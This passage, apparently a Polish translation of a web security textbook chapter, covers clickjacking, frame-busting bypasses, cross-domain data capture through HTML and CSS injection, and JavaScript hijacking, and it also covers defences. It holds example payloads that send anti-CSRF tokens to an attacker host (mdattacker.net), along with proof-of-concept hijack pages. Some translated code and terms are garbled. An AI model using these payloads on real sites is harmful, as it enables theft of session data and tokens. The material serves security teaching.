wykonania czynności, takich jak kliknięcie myszką w określonym obszarze strony. Gdy użytkownik wykonuje te czynności, mimo że wydaje się, że klika przyciski i inne elementy interfejsu użytkownika widoczne w interfejsie atakującego, nieświadomie wchodzi w interakcję z interfejsem aplikacji, która jest celem ataku. Załóżmy na przykład, że funkcja bankowa wykonująca przelew płatniczy obejmuje dwa kroki. W pierwszym kroku użytkownik podaje szczegóły przelewu. Odpowiedź na to żądanie wyświetla te dane,

a także przycisk do potwierdzenia akcji i dokonania płatności. Ponadto, aby zapobiec atakom CSRF, formularz w odpowiedzi zawiera ukryte pole zawierające nieprzewidywalny token. Token ten jest przesyłany, gdy użytkownik kliknie przycisk potwierdzenia, a aplikacja zweryfikuje jego wartość przed przekazaniem środków. W ataku typu UI redress strona atakującego przesyła pierwsze żądanie w tym procesie przy użyciu konwencjonalnego CSRF. Odbywa się to w ramce iframe na stronie atakującego. Jak zwykle aplikacja odpowiada szczegółami użytkownika do dodania oraz przyciskiem potwierdzającym akcję. Ta odpowiedź jest „wyświetlana" w ramce iframe atakującego, na którą nakłada się interfejs atakującego zaprojektowany w celu nakłonienia ofiary do kliknięcia obszaru zawierającego przycisk potwierdzenia. Kiedy użytkownik klika w tym regionie, nieświadomie klika przycisk potwierdzenia w aplikacji docelowej, więc zostaje utworzony nowy użytkownik. Ten podstawowy atak jest przedstawiony na rysunku



Powodem, dla którego ten atak się powiedzie, podczas gdy czysty atak CSRF zakończy się niepowodzeniem, jest to, że token anty-CSRF używany przez aplikację jest przetwarzany w normalny sposób. Chociaż strona atakującego nie może odczytać wartości tego tokena ze względu na politykę tego samego pochodzenia, formularz w ramce iframe atakującego zawiera token wygenerowany przez aplikację i przesyła go z powrotem do aplikacji, gdy ofiara nieświadomie kliknie przycisk potwierdzenia . Jeśli chodzi o aplikację docelową, wszystko jest w normie. Aby wykonać kluczową sztuczkę polegającą na tym, że ofiara widzi jeden interfejs, ale wchodzi w interakcję z innym, atakujący może zastosować różne techniki CSS. Element iframe, który ładuje interfejs docelowy, może mieć dowolny rozmiar, znajdować się w dowolnym miejscu na stronie atakującego i pokazywać dowolne miejsce na stronie docelowej. Używając odpowiednich atrybutów stylu, można uczynić go całkowicie przezroczystym, aby użytkownik go nie widział.

Rozwijając dalej podstawowy atak, atakujący może użyć złożonego kodu skryptu w swoim interfejsie, aby wywołać bardziej skomplikowane działania niż zwykłe kliknięcie przycisku. Załóżmy, że atak wymaga od użytkownika wprowadzenia tekstu w polu wejściowym (na przykład w polu kwoty na stronie transferu środków). Interfejs użytkownika osoby atakującej może zawierać treści, które skłaniają użytkownika do pisania (na przykład formularz do wpisania numeru telefonu w celu wygrania nagrody). Skrypt na stronie atakującego może selektywnie obsługiwać naciśnięcia klawiszy, dzięki czemu po wpisaniu żądanego znaku zdarzenie naciśnięcia klawisza jest skutecznie przekazywane do interfejsu docelowego w celu wypełnienia wymaganego pola wejściowego. Jeśli użytkownik wpisze znak, którego atakujący nie chce wprowadzać do interfejsu docelowego, naciśnięcie klawisza nie jest przekazywane do tego interfejsu, a skrypt atakującego czeka na następne naciśnięcie klawisza. W kolejnym wariancie strona atakującego może zawierać treści, które nakłaniają

użytkownika do wykonywania czynności przeciągania myszą, takich jak prosta gra. Skrypt uruchomiony na stronie atakującego może selektywnie obsłużyć wynikłe zdarzenia w sposób, który powoduje, że użytkownik nieświadomie zaznacza tekst w interfejsie docelowej aplikacji i przeciąga go do pola wprowadzania w interfejsie atakującego lub odwrotnie. Na przykład atakujący może nakłonić użytkownika do przeciągnięcia tekstu z wiadomości e-mail do pola wprowadzania, które atakujący może czytać. Alternatywnie można zmusić użytkownika do utworzenia reguły przekazywania wszystkich wiadomości e-mail do atakującego i przeciągnięcia wymaganego adresu e-mail z interfejsu atakującego do odpowiedniego pola wejściowego w formularzu definiującym regułę. Ponadto, ponieważ linki i obrazy są przeciągane jako adresy URL, osoba atakująca może być w stanie skłonić do przeciągania w celu przechwycenia wrażliwych adresów URL, w tym tokeny anty-CSRF, z interfejsu aplikacji docelowej. Przydatne wyjaśnienie tych i innych wektorów ataku oraz metod które mogą być dostarczone, można znaleźć tutaj:

http://ui-redressing.mniemietz.de/uiRedressing.pdf

Obrona niszcząca ramki

Kiedy po raz pierwszy szeroko dyskutowano o atakach typu UI Redress, wiele znanych aplikacji internetowych próbowało się przed nimi bronić za pomocą techniki obronnej znanej jako framebusting. W niektórych przypadkach było to już wykorzystywane do obrony przed innymi atakami opartymi na ramkach. Pomijanie ramek może przybierać różne formy, ale zasadniczo obejmuje każdą odpowiednią stronę aplikacji uruchamiającą skrypt w celu wykrycia, czy jest ona ładowana w ramce iframe. W takim przypadku podejmowana jest próba „wypchnięcia" elementu iframe lub wykonywana jest inna akcja obronna, taka jak przekierowanie na stronę błędu lub odmowa wyświetlenia własnego interfejsu aplikacji. W badaniu przeprowadzonym na Uniwersytecie Stanforda w 2010 r. przeanalizowano mechanizmy obronne stosowane przez 500 najpopularniejszych witryn internetowych. Okazało się, że w każdym przypadku można je obejść w taki czy inny sposób. Sposób, w jaki można to zrobić, zależy od konkretnych szczegółów każdej obrony, ale można go zilustrować na typowym przykładzie kodu blokującego ramki:

```
<script>

if (top.location != self.location)

{ top.location = self.location }

</script>
```

Ten kod sprawdza, czy adres URL samej strony odpowiada adresowi URL górnej ramki w oknie przeglądarki. Jeśli tak nie jest, strona została załadowana w ramce podrzędnej. W takim przypadku skrypt próbuje wydostać się z ramki, ładując się ponownie do ramki najwyższego poziomu w oknie. Osoba atakująca przeprowadzająca atak polegający na naprawieniu interfejsu użytkownika może ominąć tę obronę, aby pomyślnie umieścić stronę docelową w ramce na kilka sposobów:

* Ponieważ strona atakującego kontroluje ramkę najwyższego poziomu, może przedefiniować znaczenie top.location, tak aby wystąpił wyjątek, gdy ramka podrzędna próbuje się do niej odwołać. Na przykład w przeglądarce Internet Explorer osoba atakująca może uruchomić następujący kod:

```
var lokcation = „foo";
```

To ponownie definiuje lokalizację jako zmienną lokalną w ramce najwyższego poziomu, dzięki czemu kod działający w ramce podrzędnej nie może uzyskać do niej dostępu.

* Ramka najwyższego poziomu może zaczepić zdarzenie window.onbeforeunload, dzięki czemu procedura obsługi zdarzenia atakującego zostanie uruchomiona, gdy kod niszczący ramki spróbuje ustawić lokalizację ramki najwyższego poziomu. Kod atakującego może wykonać dalsze przekierowanie do adresu URL, który zwraca odpowiedź HTTP 204 (brak treści). Powoduje to, że przeglądarka anuluje łańcuch wywołań przekierowań i pozostawia niezmieniony adres URL ramki najwyższego poziomu.

* Ramka najwyższego poziomu może definiować atrybut piaskownicy podczas ładowania aplikacji docelowej do ramki podrzędnej. To wyłącza wykonywanie skryptów w ramce podrzędnej, pozostawiając włączone pliki cookie.

* Ramka najwyższego poziomu może wykorzystywać filtr IE XSS do selektywnego wyłączania skryptu blokującego ramki w ramce potomnej, jak opisano w rozdziale 12. Gdy strona atakującego określa adres URL docelowej ramki iframe, może zawierać nowy parametr, którego value zawiera odpowiednią część skryptu framebustingu. Filtr IE XSS identyfikuje kod skryptu zarówno w wartości parametru, jak iw odpowiedzi z aplikacji docelowej i wyłącza skrypt w odpowiedzi w celu ochrony użytkownika.

Zapobieganie naprawie interfejsu użytkownika

Obecny konsensus jest taki, że chociaż niektóre rodzaje kodu blokującego ramki mogą w niektórych sytuacjach utrudniać ataki polegające na naprawie interfejsu użytkownika, nie należy polegać na tej technice jako na niezawodnej obronie przed tymi atakami. Bardziej niezawodną metodą uniemożliwiającą atakującemu umieszczanie stron w ramkach jest użycie nagłówka odpowiedzi X-Frame-Options. Został wprowadzony wraz z Internet Explorerem 8 i od tego czasu został zaimplementowany w większości innych popularnych przeglądarek. Nagłówek X-Frame-Options może przyjmować dwie wartości. Wartość deny instruuje przeglądarkę, aby zapobiegała umieszczaniu strony w ramkach, a sameorigin instruuje przeglądarkę, aby zapobiegała ramkowaniu przez domeny innych firm. WSKAZÓWKA Podczas analizowania wszelkich zabezpieczeń przed ramkami zastosowanych w aplikacji należy zawsze przeglądać wszelkie powiązane wersje interfejsu, które są dostosowane do urządzeń mobilnych. Na przykład, chociaż witryna wahh-app.com/chat/ może skutecznie bronić się przed atakami ramkowymi, może nie istnieć żadna ochrona chroniąca witrynę wahhapp.com/mobile/chat/. Właściciele aplikacji często pomijają mobilne wersje interfejsu użytkownika podczas opracowywania zabezpieczeń przed ramkami, być może zakładając, że atak polegający na naprawieniu interfejsu użytkownika byłby niepraktyczny na urządzeniu mobilnym. Jednak w wielu przypadkach mobilna wersja aplikacji działa normalnie, gdy jest dostępna za pomocą standardowej (niemobilnej) przeglądarki, a sesje użytkownika są współdzielone między obiema wersjami aplikacji.

Przechwytywanie danych między domenami

Zasady tego samego pochodzenia mają na celu uniemożliwienie kodowi działającemu w jednej domenie uzyskiwania dostępu do treści dostarczanych z innej domeny. Z tego powodu ataki polegające na fałszowaniu żądań krzyżowych są często opisywane jako ataki „jednokierunkowe”. Chociaż jedna domena może powodować żądania do innej domeny, może nie być łatwo odczytać odpowiedzi na te żądania w celu kradzieży danych użytkownika z innej domeny. W rzeczywistości w niektórych sytuacjach można zastosować różne techniki, aby uchwycić wszystkie lub część odpowiedzi z innej domeny. Ataki te zwykle wykorzystują niektóre aspekty funkcjonalności aplikacji docelowej wraz z niektórymi funkcjami popularnych przeglądarek, aby umożliwić przechwytywanie danych między domenami w sposób, któremu ma zapobiegać polityka sameorigin.

Przechwytywanie danych przez wstrzykiwanie kodu HTML Wiele aplikacji zawiera funkcje umożliwiające atakującemu wstrzyknięcie ograniczonego kodu HTML do odpowiedzi otrzymanej przez

innego użytkownika w sposób, który nie zapewnia pełnej luki w zabezpieczeniach XSS. Na przykład aplikacja poczty internetowej może wyświetlać wiadomości e-mail zawierające pewne znaczniki HTML, ale blokować wszelkie znaczniki i atrybuty, których można użyć do wykonania kodu skryptu. Lub dynamicznie generowany komunikat o błędzie może filtrować zakres wyrażeń, ale nadal pozwalać na pewne ograniczone użycie HTML. W takich sytuacjach może być możliwe wykorzystanie warunku wstrzyknięcia kodu HTML, aby spowodować wysłanie poufnych danych ze strony do domeny osoby atakującej. Na przykład w aplikacji poczty internetowej osoba atakująca może być w stanie przechwycić zawartość prywatnej wiadomości e-mail. Alternatywnie atakujący może być w stanie odczytać token anty-CSRF używany na stronie, co pozwoli mu przeprowadzić atak CSRF w celu przekazania wiadomości e-mail użytkownika na dowolny adres. Załóżmy, że aplikacja poczty internetowej umożliwia wstrzyknięcie ograniczonego kodu HTML do następującej odpowiedzi:

[limited HTML injection here]

<form action=”http://wahh-mail.com/forwardemail” method=”POST”>

<input type=”hidden” name=”nonce” value=”2230313740821”>

<input type=”submit” value=”Forward”>

...

</form>

...

<script>

var _StatsTrackerId=’AAE78F27CB3210D’;

...

</script>

Po punkcie wstrzyknięcia strona zawiera formularz HTML, który zawiera token CSRF. W takiej sytuacji osoba atakująca może wstawić do odpowiedzi następujący tekst:

<img src=’http://mdattacker.net/capture?html=

Ten fragment kodu HTML otwiera tag graficzny kierujący na adres URL w domenie atakującego. Adres URL jest ujęty w pojedyncze cudzysłowy, ale ciąg adresu URL nie jest zakończony, a tag <img> nie jest zamknięty. Powoduje to, że przeglądarka traktuje tekst następujący po punkcie wstrzyknięcia jako część adresu URL, aż do napotkania pojedynczego cudzysłowu, co ma miejsce później w odpowiedzi, gdy pojawia się ciąg znaków JavaScript ujęty w cudzysłów. Przeglądarki tolerują wszystkie interweniujące znaki i fakt, że adres URL obejmuje kilka wierszy. Kiedy przeglądarka użytkownika przetwarza odpowiedź, którą otrzymał atakujący ,wstrzyknięty, próbuje pobrać określony obraz i wysyła żądanie do następującego adresu URL, wysyłając w ten sposób wrażliwy token anty-CSRF na serwer atakującego:

http://mdattacker.net/capture?html=<form%20action=”http://wahh-mail.com/forwardemail”%20method=”POST”><input%20type=”hidden”%20name=”nonce”%20value=

“2230313740821”><input%20type=”submit”%20value=”Forward”>...</form>...

<script> var%20_StatsTrackerId=

Ten atak polega na wstrzyknięciu znacznika <form> celującego w domenę atakującego przed znacznikiem <form> używanym przez samą aplikację. W tej sytuacji, gdy przeglądarki napotykają zagnieżdżony znacznik <form>, ignorują go i przetwarzają formularz w kontekście pierwszego napotkanego znacznika <form>. Stąd, jeśli użytkownik prześle formularz, wszystkie jego parametry, w tym wrażliwy token anty-CSRF, są przesyłane do serwera atakującego:

POST /capture HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 192

Host: mdattacker.net

nonce=2230313740821&...

Ponieważ ten drugi atak wstrzykuje tylko dobrze sformułowany kod HTML, może być bardziej skuteczny przeciwko filtrom zaprojektowanym tak, aby zezwalały na podzbiór kodu HTML w echowanych wejściach. Jednak wymaga również pewnej interakcji użytkownika, aby odnieść sukces, co może zmniejszyć jego skuteczność w niektórych sytuacjach.

Przechwytywanie danych przez wstrzykiwanie CSS

W przykładach omówionych w poprzedniej sekcji konieczne było użycie pewnych ograniczonych znaczników HTML we wstrzykniętym tekście, aby przechwycić część odpowiedzi między domenami. Jednak w wielu sytuacjach aplikacja blokuje lub koduje HTML znaki < i > we wstrzykniętym wejściu, uniemożliwiając wprowadzenie jakichkolwiek nowych znaczników HTML. Takie warunki wstrzykiwania czystego tekstu są powszechne w aplikacjach internetowych i często są uważane za nieszkodliwe. Na przykład w aplikacji poczty internetowej osoba atakująca może wprowadzić trochę ograniczonego tekstu w odpowiedzi użytkownika docelowego za pośrednictwem wiersza tematu wiadomości e-mail. W takiej sytuacji osoba atakująca może być w stanie przechwycić poufne dane między domenami, wstrzykując kod CSS do aplikacji. W omówionym już przykładzie załóżmy, że atakujący wysyła wiadomość e-mail z następującym tematem:

{}*{font-family:’

Ponieważ nie zawiera on żadnych metaznaków HTML, będzie akceptowany przez większość aplikacji i wyświetlany w niezmienionej postaci w odpowiedziach dla użytkownika będącego odbiorcą. W takim przypadku odpowiedź zwrócona użytkownikowi może wyglądać następująco:

<html>

<head>

<title>WahhMail Inbox</title>

</head>

<body>

...

<td>{}*{font-family:’</td>

...

<form action=”http://wahh-mail.com/forwardemail” method=”POST”>

<input type=”hidden” name=”nonce” value=”2230313740821”>

<input type=”submit” value=”Forward”>

...

</form>

...

<script>

var _StatsTrackerId=’AAE78F27CB3210D’;

...

</script>

</body>

</html>

</html>

Ta odpowiedź oczywiście zawiera kod HTML. Co zaskakujące, niektóre przeglądarki pozwalają na załadowanie tej odpowiedzi jako arkusza stylów CSS i bezproblemowo przetwarzają zawarte w niej definicje CSS. W tym przypadku wstrzyknięta odpowiedź definiuje właściwość rodziny czcionek CSS i rozpoczyna ciąg ujęty w cudzysłów jako definicję właściwości. Tekst wstrzyknięty przez atakującego nie zamyka łańcucha, więc jest kontynuowany przez resztę odpowiedzi, w tym ukryte pole formularza zawierające wrażliwy token anty-CSRF. (Zauważ, że definicje CSS nie muszą być cytowane. Jeśli jednak nie są, kończą się na następnym znaku średnika, który może wystąpić przed poufnymi danymi, które atakujący chce przechwycić). Aby wykorzystać to zachowanie, atakujący musi hostować stronę we własnej domenie, która zawiera wstrzykniętą odpowiedź jako arkusz stylów CSS. Powoduje to, że wszelkie osadzone definicje CSS są stosowane na stronie atakującego. Można je następnie przeszukiwać za pomocą JavaScript w celu pobrania przechwyconych danych. Na przykład osoba atakująca może hostować stronę zawierającą następujące elementy:

<link rel=”stylesheet” href=”https://wahh-mail.com/inbox” type=”text/

css”>

<script>

document.write(‘<img src=”http://mdattacker.net/capture?’ +

escape(document.body.currentStyle.fontFamily) + ‘”>’);

</script>

Ta strona zawiera odpowiedni adres URL z aplikacji poczty internetowej jako arkusz stylów, a następnie uruchamia skrypt w celu zapytania o właściwość rodziny czcionek, która została zdefiniowana w odpowiedzi aplikacji poczty internetowej. Wartość właściwości font-family, w tym wrażliwy token anty-CSRF, jest następnie przesyłana do serwera atakującego za pośrednictwem dynamicznie generowanego żądania dla następującego adresu URL:

http://mdattacker.net/capture?%27%3C/td%3E%0D%0A...%0D%0A%3Cform%20 action%3D%22 http%3A//wahh-mail.com/forwardemail%22%20method%3D%22POST%22%3E%0D%0A%3Cinput%20type%3D%22hidden%22%20name%3D%22nonce%22%20value%3D%222230313740821%22%3E%0D
%0A%3Cinput%20type%3D%22submit%22%20value%3D%22Forward%22%3E%0D%0A...%0D%0A%3C/ form%3E%0D%0A...%0D%0A%3Cscript%3E%0D

%0Avar%20_StatsTrackerId%3D%27AAE78F27CB32 10D%27

Ten atak działa na aktualnych wersjach Internet Explorera. Inne przeglądarki zmodyfikowały obsługę elementów CSS, aby zapobiec działaniu ataku, i możliwe, że IE również zrobi to w przyszłości.

Przejęcie JavaScriptu

Przechwytywanie JavaScript zapewnia kolejną metodę przechwytywania danych między domenami, zmieniając CSRF w ograniczony atak „dwukierunkowy". Jak opisano w rozdziale 3, zasady tego samego pochodzenia umożliwiają jednej domenie dołączenie kodu skryptu z innej domeny, który jest wykonywany w kontekście domeny wywołującej, a nie domeny wystawiającej. To postanowienie jest nieszkodliwe pod warunkiem, że odpowiedzi aplikacji, które są wykonywane przy użyciu skryptu międzydomenowego, zawierają tylko niewrażliwy kod, który jest statyczny i dostępny dla każdego użytkownika aplikacji. Jednak wiele współczesnych aplikacji wykorzystuje JavaScript do przesyłania poufnych danych w sposób, którego nie przewidziano podczas opracowywania zasad tego samego pochodzenia. Co więcej, rozwój przeglądarek oznacza, że coraz większy zakres składni staje się wykonywalny jako prawidłowy JavaScript, z nowymi możliwościami przechwytywania danych między domenami.

Zmiany w projekcie aplikacji, które mieszczą się w szerokim parasolu „2.0", obejmują nowe sposoby wykorzystania kodu JavaScript do przesyłania wrażliwych danych z serwera do klienta. W wielu sytuacjach szybkim i skutecznym sposobem aktualizacji interfejsu użytkownika za pośrednictwem asynchronicznych żądań wysyłanych do serwera jest dynamiczne dołączanie kodu skryptu, który zawiera w jakiejś formie dane specyficzne dla użytkownika, które mają zostać wyświetlone. W tej sekcji omówiono różne sposoby wykorzystania dynamicznie wykonywanego kodu skryptu do przesyłania poufnych danych. Rozważa również, w jaki sposób ten kod może zostać przechwycony w celu przechwycenia danych z innej domeny.

Wywołania zwrotne funkcji

Rozważmy aplikację, która wyświetla informacje o bieżącym profilu użytkownika w interfejsie użytkownika, gdy kliknie odpowiednią kartę. Aby zapewnić bezproblemową obsługę, informacje są pobierane za pomocą żądania asynchronicznego. Gdy użytkownik kliknie zakładkę Profil, część kodu po stronie klienta zostanie uruchomiona dynamicznie zawiera następujący skrypt:

https://mdsec.net/auth/420/YourDetailsJson.ashx

Odpowiedź z tego adresu URL zawiera wywołanie zwrotne do już zdefiniowanej funkcji, która wyświetla szczegóły użytkownika w interfejsie użytkownika:

showUserInfo(

[

['Name', 'Matthew Adamson'],

['Username', 'adammatt'],

[‘Password’, ‘4nl1ub3’],

[‘Uid’, ‘88’],

[‘Role’, ‘User’]

]);

Atakujący może przechwycić te szczegóły, udostępniając własną stronę, która implementuje funkcję showUserInfo i zawiera skrypt dostarczający informacje o profilu. Prosty atak sprawdzający koncepcję wygląda następująco:

<script>

function showUserInfo(x) { alert(x); }

</script>

<script src=”https://mdsec.net/auth/420/YourDetailsJson.ashx”>

</script>

Jeśli użytkownik, który uzyskuje dostęp do strony osoby atakującej, jest jednocześnie zalogowany do aplikacji podatnej na ataki, strona osoby atakującej dynamicznie dołącza skrypt zawierający informacje o profilu użytkownika. Skrypt ten wywołuje funkcję showUserInfo zaimplementowaną przez atakującego, a jego kod otrzymuje szczegóły profilu użytkownika, w tym w tym przypadku hasło użytkownika.

JSON

W odmianie poprzedniego przykładu, aplikacja nie wykonuje wywołania zwrotnego funkcji w dynamicznie wywoływanym skrypcie, tylko zamiast tego zwraca tablicę JSON zawierającą dane użytkownika:

[

[‘Name’, ‘Matthew Adamson’],

[‘Username’, ‘adammatt’],

[‘Password’, ‘4nl1ub3’],

[‘Uid’, ‘88’],

[‘Role’, ‘User’]

]

Jak opisano , JSON jest elastyczną notacją służącą do reprezentacji tablic danych i może być używany bezpośrednio przez interpreter JavaScript. W starszych wersjach Firefoksa możliwe było wykonanie ataku typu cross-domain script w celu przechwycenia tych danych poprzez zastąpienie domyślnego konstruktora Array w JavaScript. Na przykład:

<script>

function capture(s) {

alert(s);

```
}

function Array() {

for (var i = 0; i < 5; i++)

this[i] setter = capture;

}

</script>

<script src="https://mdsec.net/auth/409/YourDetailsJson.ashx">

</script>
```

Ten atak modyfikuje domyślny obiekt Array i definiuje niestandardową funkcję ustawiającą, która jest wywoływana, gdy wartości są przypisywane elementom w tablicy. Następnie wykonuje odpowiedź zawierającą dane JSON. Interpreter JavaScript pobiera dane JSON, konstruuje tablicę do przechowywania jej wartości i wywołuje niestandardową funkcję ustawiającą atakującego dla każdej wartości w tablicy. Odkąd ten typ ataku został wykryty w 2006 roku, przeglądarka Firefox została zmodyfikowana w taki sposób, że niestandardowe metody ustawiające nie są wywoływane podczas inicjalizacji tablicy. Ten atak nie jest możliwy w obecnych przeglądarkach.

Zmienne przypisanie

Rozważ aplikację sieci społecznościowej, która w dużym stopniu wykorzystuje asynchroniczne żądania dotyczące działań, takich jak aktualizowanie statusu, dodawanie znajomych i publikowanie komentarzy. Aby zapewnić szybką i bezproblemową obsługę, części interfejsu użytkownika są ładowane przy użyciu dynamicznie generowanych skryptów. Aby zapobiec standardowym atakom CSRF, skrypty te zawierają tokeny anty-CSRF, które są używane podczas wykonywania poufnych działań. W zależności od tego, jak te tokeny są osadzone w skryptach dynamicznych, osoba atakująca może przechwycić tokeny, włączając odpowiednie skrypty między domenami. Załóżmy na przykład, że skrypt zwrócony przez aplikację w sieci wahh.com zawiera następujące elementy:

```
...

var nonce = '222230313740821';

...
```

Prosty atak typu „proof-of-concept" mający na celu przechwycenie międzydomenowej wartości nonce wyglądałby następująco:

```
<script src="https://wahh-network.com/status">

</script>

<script>

alert(nonce);

</script>
```

In a different example, the value of the token may be assigned within a function:

```
function setStatus(status)
```

{

...

nonce = ‘222230313740821’;

...

}

W tej sytuacji zadziałałby następujący atak:

<script src=”https://wahh-network.com/status”>

</script>

<script>

setStatus(‘a’);

alert(nonce);

</script>

Różne inne techniki mogą mieć zastosowanie w różnych sytuacjach z przypisaniami zmiennych. W niektórych przypadkach osoba atakująca może potrzebować zaimplementować częściową replikę logiki po stronie klienta docelowej aplikacji, aby móc uwzględnić niektóre jej skrypty i przechwycić wartości poufnych elementów.

E4X

W niedawnej przeszłości E4X był szybko rozwijającym się obszarem, w którym zachowanie przeglądarek było często aktualizowane w odpowiedzi na możliwe do wykorzystania warunki, które zostały zidentyfikowane w wielu rzeczywistych aplikacjach. E4X to rozszerzenie języków ECMAScript (w tym JavaScript), które dodaje natywną obsługę języka XML. W chwili obecnej jest ona zaimplementowana w aktualnych wersjach przeglądarki Firefox. Chociaż od tego czasu został naprawiony, klasyk przykładu przechwytywania danych między domenami można znaleźć w obsłudze E4X przez Firefoksa. Oprócz umożliwienia bezpośredniego użycia składni XML w JavaScript, E4X umożliwia zagnieżdżone wywołania JavaScript z poziomu XML:

var foo=<bar>{prompt('Proszę podać wartość słupka.')}</bar>;

Te cechy E4X mają dwie istotne konsekwencje dla ataków polegających na przechwytywaniu danych między domenami:

* Kawałek dobrze sformułowanego znacznika XML jest traktowany jako wartość, która nie jest przypisana do żadnej zmiennej.

* Tekst zagnieżdżony w bloku {...} jest wykonywany jako JavaScript w celu zainicjowania odpowiedniej części danych XML.

Wiele dobrze sformułowanych HTML to także dobrze sformułowane XML, co oznacza, że można je konsumować jako E4X. Ponadto większość kodu HTML zawiera kod skryptu w bloku {...}, który zawiera poufne dane. Na przykład:

<html>

```
<head>
<script>
...
function setNonce()
{
nonce = ‘222230313740821’;
}
...
</script>
</head>
<body>
...
</body>
</html>
```

We wcześniejszych wersjach Firefoksa możliwe było wykonanie skryptu międzydomenowego zawierającego pełną odpowiedź HTML, takiego jak ten, i wykonanie części osadzonego kodu JavaScript w domenie atakującego. Co więcej, w technice podobnej do opisanej wcześniej wstrzykiwania CSS czasami można było wstrzyknąć tekst w odpowiednich punktach w odpowiedzi HTML docelowej aplikacji, aby otoczyć dowolny blok {...} wokół poufnych danych zawartych w tej odpowiedzi. Cała odpowiedź może być następnie uwzględniona w wielu domenach jako skrypt do przechwytywania opakowanych danych. Żaden z opisanych ataków nie działa w obecnych przeglądarkach. W miarę postępu tego procesu i dalszego rozszerzania obsługi nowych konstrukcji składniowych w przeglądarkach prawdopodobne stanie się możliwe nowe rodzaje przechwytywania danych między domenami, ukierunkowane na aplikacje, które nie były podatne na te ataki przed wprowadzeniem nowych funkcji przeglądarki.

Zapobieganie przejmowaniu JavaScript

Zanim będzie można przeprowadzić atak polegający na przejęciu kodu JavaScript, musi być spełnionych kilka warunków wstępnych. Aby zapobiec takim atakom, konieczne jest naruszenie co najmniej jednego z tych warunków wstępnych. Aby zapewnić dogłębną obronę, zaleca się łączne wdrożenie wielu środków ostrożności:

* Jeśli chodzi o żądania, które wykonują działania wrażliwe, aplikacja powinna używać standardowych zabezpieczeń przed CSRF, aby zapobiec zwracaniu przez żądania międzydomenowe jakichkolwiek odpowiedzi zawierających dane wrażliwe.

* Gdy aplikacja dynamicznie wykonuje kod JavaScript z własnej domeny, nie jest ona ograniczona do używania tagów <script> w celu dołączenia skryptu. Ponieważ żądanie jest na miejscu, kod po stronie klienta może użyć XMLHttpRequest do pobrania nieprzetworzonej odpowiedzi i wykonania na niej dodatkowego przetwarzania, zanim zostanie ona wykonana jako skrypt. Oznacza to, że aplikacja może wstawić nieprawidłowy lub problematyczny JavaScript na początku odpowiedzi, którą aplikacja

kliencka usuwa przed przetworzeniem. Na przykład następujący kod powoduje nieskończoną pętlę, gdy jest wykonywany za pomocą skryptu include, ale można go usunąć przed wykonaniem, gdy dostęp do skryptu jest uzyskiwany za pomocą XMLHttpRequest:

for(;;);

* Ponieważ aplikacja może używać żądania XMLHttpRequest do pobierania dynamicznego kodu skryptu, może w tym celu używać żądań POST. Jeśli aplikacja akceptuje tylko żądania POST dotyczące potencjalnie podatnego na ataki kodu skryptu, uniemożliwia witrynom innych firm włączenie ich przy użyciu znaczników <script>.

Polityka tego samego pochodzenia po raz kolejny

W tym i poprzednim rozdziale opisano liczne przykłady zastosowania zasady tego samego pochodzenia do HTML i JavaScript oraz sposoby jej obejścia za pomocą błędów aplikacji i dziwactw przeglądarek. Aby pełniej zrozumieć konsekwencje polityki tego samego źródła dla bezpieczeństwa aplikacji internetowych, w tej sekcji przeanalizujemy kilka dalszych kontekstów, w których ta polityka ma zastosowanie, oraz sposoby, w jakie mogą wystąpić pewne ataki międzydomenowe w te konteksty.

Zasady tego samego pochodzenia i rozszerzenia przeglądarki

Wszystkie technologie rozszerzeń przeglądarek, które są szeroko stosowane, implementują segregację między domenami w sposób wywodzący się z tych samych podstawowych zasad, co zasady tego samego pochodzenia w głównej przeglądarce. Jednak w każdym przypadku istnieją pewne unikalne funkcje, które mogą umożliwić ataki między domenami w niektórych sytuacjach.

Zasady tego samego źródła i Flash

Obiekty Flash mają swoje pochodzenie określone na podstawie domeny adresu URL, z którego obiekt jest ładowany, a nie adresu URL strony HTML, która ładuje obiekt. Podobnie jak w przypadku zasady tego samego pochodzenia w przeglądarce, segregacja jest domyślnie oparta na protokole, nazwie hosta i numerze portu. Oprócz pełnej dwukierunkowej interakcji z tym samym źródłem obiekty Flash mogą inicjować żądania między domenami za pośrednictwem przeglądarki, korzystając z interfejsu API URLRequest. Daje to większą kontrolę nad żądaniami niż jest to możliwe przy użyciu technik czysto przeglądarkowych, w tym możliwość określenia dowolnego nagłówka Content-Type i wysyłania dowolnej treści w treści żądań POST. Pliki cookie ze słoika plików cookie przeglądarki są stosowane do tych żądań, ale odpowiedzi z żądań pochodzących z różnych źródeł domyślnie nie mogą być odczytywane przez obiekt Flash, który je zainicjował. Flash zawiera narzędzie umożliwiające domenom nadawanie uprawnień obiektom Flash z innych domen w celu wykonywania z nimi pełnej dwukierunkowej interakcji. Zwykle odbywa się to poprzez opublikowanie pliku zasad pod adresem URL /crossdomain.xml w domenie, która przyznaje uprawnienia. Kiedy obiekt Flash próbuje wykonać dwukierunkowe żądanie między domenami, rozszerzenie przeglądarki Flash pobiera plik zasad z żądanej domeny i zezwala na żądanie tylko wtedy, gdy żądana domena zapewnia dostęp do domeny żądającej. Oto przykład pliku zasad Flash opublikowanego przez www.adobe.com:

<?xml version=”1.0”?>

<cross-domain-policy>

<site-control permitted-cross-domain-policies=”by-content-type”/>

<allow-access-from domain=”*.macromedia.com” />

<allow-access-from domain=”*.adobe.com” />

<allow-access-from domain=”*.photoshop.com” />

<allow-access-from domain=”*.acrobat.com” />

</cross-domain-policy>

KROKI HACKOWANIA

Należy zawsze sprawdzać plik /crossdomain.xml w każdej testowanej aplikacji internetowej. Nawet jeśli sama aplikacja nie korzysta z Flasha, jeśli pozwolenie zostanie przyznane innej domenie, obiekty Flash wydane przez tę domenę będą mogły wchodzić w interakcje z domeną, która publikuje zasady.

* Jeśli aplikacja zezwala na nieograniczony dostęp (poprzez określenie <allowaccess- from domain=”*” />), każda inna witryna może wykonywać dwukierunkową interakcję, korzystając z sesji użytkowników aplikacji. Umożliwiłoby to pobranie wszystkich danych i wykonanie wszelkich działań użytkownika przez dowolną inną domenę.

* Jeśli aplikacja umożliwia dostęp do subdomen lub innych domen używanych przez tę samą organizację, możliwa jest oczywiście dwustronna interakcja z tych domen. Oznacza to, że luki w zabezpieczeniach, takie jak XSS w tych domenach, mogą zostać wykorzystane w celu naruszenia bezpieczeństwa domeny, która udziela pozwolenia. Co więcej, jeśli osoba atakująca może kupić reklamę opartą na technologii Flash w dowolnej dozwolonej domenie, wdrożone przez nią obiekty Flash mogą zostać wykorzystane do złamania zabezpieczeń domeny, która udzieliła pozwolenia.

